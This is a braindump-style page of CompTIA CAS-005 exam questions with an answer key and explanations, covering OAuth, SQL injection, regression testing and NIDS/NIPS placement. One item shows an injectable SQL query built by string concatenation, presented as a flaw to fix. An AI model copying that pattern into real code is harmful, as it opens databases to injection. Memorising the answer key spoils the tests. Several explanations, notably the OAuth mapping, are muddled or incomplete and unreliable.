
You are tasked with integrating a new B2B client application with an existing OAuth workflow that must meet the following requirements:

- The application does not need to know the users' credentials.
- An approval interaction between the users and the HTTP service must be orchestrated.
- The application must have limited access to users' data.

**INSTRUCTIONS**


Use the drop-down menus to select the action items for the appropriate locations. All placeholders must be filled.

## Answer Area



Answer:

## Answer Area



Explanation:

Resource Server: Authorize access to other applications

The resource server verifies tokens and allows access to protected resources.

Authorization Server: Access issued tokens

This server issues access tokens after successful authentication and user consent.

B2B Client Application: Grant access

The client uses the token to request access to resources. In the OAuth flow, this is the step where access is granted via token.

### NEW QUESTION: 280

A security architect discovers the following while reviewing code for a company's website:

```
selection = "SELECT Item FROM Catalog WHERE ItemID = " &  
Request("ItemID")
```

Which of the following should the security architect recommend?

- A. Client-side processing
- B. Query parameterization
- C. Data normalization

D. Escape character blocking

E. URL encoding

**Answer: B** ([LEAVE A REPLY](#))

The code provided constructs an SQL query by directly concatenating user input (Request("ItemID")) with the query string. This approach is vulnerable to SQL injection attacks, where malicious input can be crafted to manipulate or compromise the database.

Query parameterization ensures that user input is treated as a parameter rather than executable code. By using parameterized queries, the database engine automatically escapes and safely handles input, eliminating the risk of SQL injection. This is the recommended best practice to secure database interactions against such vulnerabilities.

#### **NEW QUESTION: 281**

An external SaaS solution user reports a bug associated with the role-based access control module. This bug allows users to bypass system logic associated with client segmentation in the multitenant deployment model.

When assessing the bug report, the developer finds that the same bug was previously identified and addressed in an earlier release. The developer then determines the bug was reintroduced when an existing software component was integrated from a prior version of the platform. Which of the following is the best way to prevent this scenario?

A. Regression testing

B. Code signing

C. Automated test and retest

D. User acceptance testing

E. Software composition analysis

**Answer: A** ([LEAVE A REPLY](#))

Regression testing is a software testing practice that ensures that recent code changes have not adversely affected existing functionalities. In this scenario, the reintroduction of a previously fixed bug indicates that changes or integrations brought back the old issue. Implementing comprehensive regression testing would help detect such reintroductions by systematically retesting the existing functionalities whenever changes are made to the codebase. This practice is crucial in maintaining the integrity of the application, especially in complex systems where multiple components interact.

#### **NEW QUESTION: 282**

Users are experiencing a variety of issues when trying to access corporate resources. Examples include:

- Connectivity issues between local computers and file servers within branch offices
- Inability to download corporate applications on mobile endpoints while working remotely
- Certificate errors when accessing internal web applications

Which of the following actions are the most relevant when troubleshooting the reported issues?

(Choose two.)

A. Review VPN throughput

B. Check IPS rules

C. Restore static content on lite CDN.

D. Enable secure authentication using NAC

E. Implement advanced WAF rules.

F. Validate MDM asset compliance

**Answer: A,F** ([LEAVE A REPLY](#))

The reported issues suggest problems related to network connectivity, remote access, and certificate management:

Review VPN throughput: Connectivity issues and the inability to download applications while working remotely may be due to VPN bandwidth or performance issues. Reviewing and optimizing VPN

throughput can help resolve these problems by ensuring that remote users have adequate bandwidth for accessing corporate resources.

Validate MDM asset compliance: Mobile Device Management (MDM) systems ensure that mobile endpoints comply with corporate security policies. Validating MDM compliance can help address issues related to the inability to download applications and certificate errors, as non-compliant devices might be blocked from accessing certain resources.

#### NEW QUESTION: 283

An organization is looking for gaps in its detection capabilities based on the APTs that may target the industry Which of the following should the security analyst use to perform threat modeling?

- A. ATT&CK
- B. OWASP
- C. CAPEC
- D. STRIDE

**Answer:** ([SHOW ANSWER](#))

The ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is the best tool for a security analyst to use for threat modeling when looking for gaps in detection capabilities based on Advanced Persistent Threats (APTs) that may target the industry. Here's why:

Comprehensive Framework: ATT&CK provides a detailed and structured repository of known adversary tactics and techniques based on real-world observations. It helps organizations understand how attackers operate and what techniques they might use.

Gap Analysis: By mapping existing security controls against the ATT&CK matrix, analysts can identify which tactics and techniques are not adequately covered by current detection and mitigation measures.

Industry Relevance: The ATT&CK framework is continuously updated with the latest threat intelligence, making it highly relevant for industries facing APT threats. It provides insights into specific APT groups and their preferred methods of attack.

References:

CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

MITRE ATT&CK Framework Official Documentation

NIST Special Publication 800-150: Guide to Cyber Threat Information Sharing

#### NEW QUESTION: 284

A company implemented a NIDS and a NIPS on the most critical environments. Since this implementation, the company has been experiencing network connectivity issues. Which of the following should the security architect recommend for a new NIDS/NIPS implementation?

- A. Implementing the NIDS with a port mirror in the core switch and the NIPS in the main firewall
- B. Implementing the NIDS and the NIPS together with the main firewall
- C. Implementing a NIDS without a NIPS to increase the detection capability
- D. Implementing the NIDS in the bastion host and the NIPS in the branch network router

**Answer:** A ([LEAVE A REPLY](#))

Best practice in CAS-005 network security design is to deploy:

\* NIDS passively via a port mirror (SPAN port) to avoid introducing latency or failure points.

\* NIPS inline in a strategic point, such as integrated with the main firewall, to actively block threats. This combination provides both visibility and active protection without overloading network paths.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)